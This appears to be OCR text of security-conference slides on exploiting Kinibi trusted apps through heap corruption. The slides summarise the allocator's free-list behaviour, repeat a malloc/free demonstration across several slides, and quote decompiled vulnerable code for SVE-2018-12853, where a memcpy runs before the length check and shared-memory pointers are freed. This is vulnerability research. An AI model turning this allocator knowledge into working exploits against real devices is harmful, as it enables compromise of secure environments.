
Exploiting Trusted Apps

Heap memory corruption


Kinibi heap allocator: TLDR

- First-fit allocator with single freelist
- Chunks in free list are sorted by address
- Neighboring chunks merged during list search
- Usually one heap per process, potentially more


Kinibi heap: mclib context



Kinibi heap: data structures




Heap layout evolution





```
p1 = malloc(0xff0);
p2 = malloc(0x200);
P3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution





```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution





```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution





```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution





```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution





```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution




```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

Heap layout evolution




```
p1 = malloc(0xff0);
p2 = malloc(0x200);
p3 = malloc(0xd00);
free(p2);
free(p3);
free(p1);
malloc(0x1000);
```

SVE-2018-12853


```
shared_ptr2 = (char *)msg->ptr2;
shared_ptr1 = (char *)msg->ptr1;
/* ... */
is_valid_1 = verify_mem_type(msg->ptr1, 0xF5110);
is_valid_2 = verify_mem_type(msg->ptr2, 0xF5010);

    my_input_len = *((_DWORD *)shared_ptr1 + 0x3D443);
    my_output_len = (char *)*((_DWORD *)shared_ptr2 + 0x3D403);
    /* ... */

    my_input = (char *)do_malloc(my_input_len);
    memcpy(my_input, shared_ptr1 + 268, my_input_len);
    in_len = *((_DWORD *)shared_ptr1 + 0x3D443);

    if ( in_len > 0xF5000 )
    {
      error(2, "input data length error in_len= %d", in_len);
      error(2, "input data length error max_len = %d", 0xF5000);
      if ( shared_ptr1 )
        do_free(shared_ptr1);
      if ( shared_ptr2 )
        do_free(shared_ptr2);
```

Extract and validate pointers


Validate length

free() shared memory pointers!

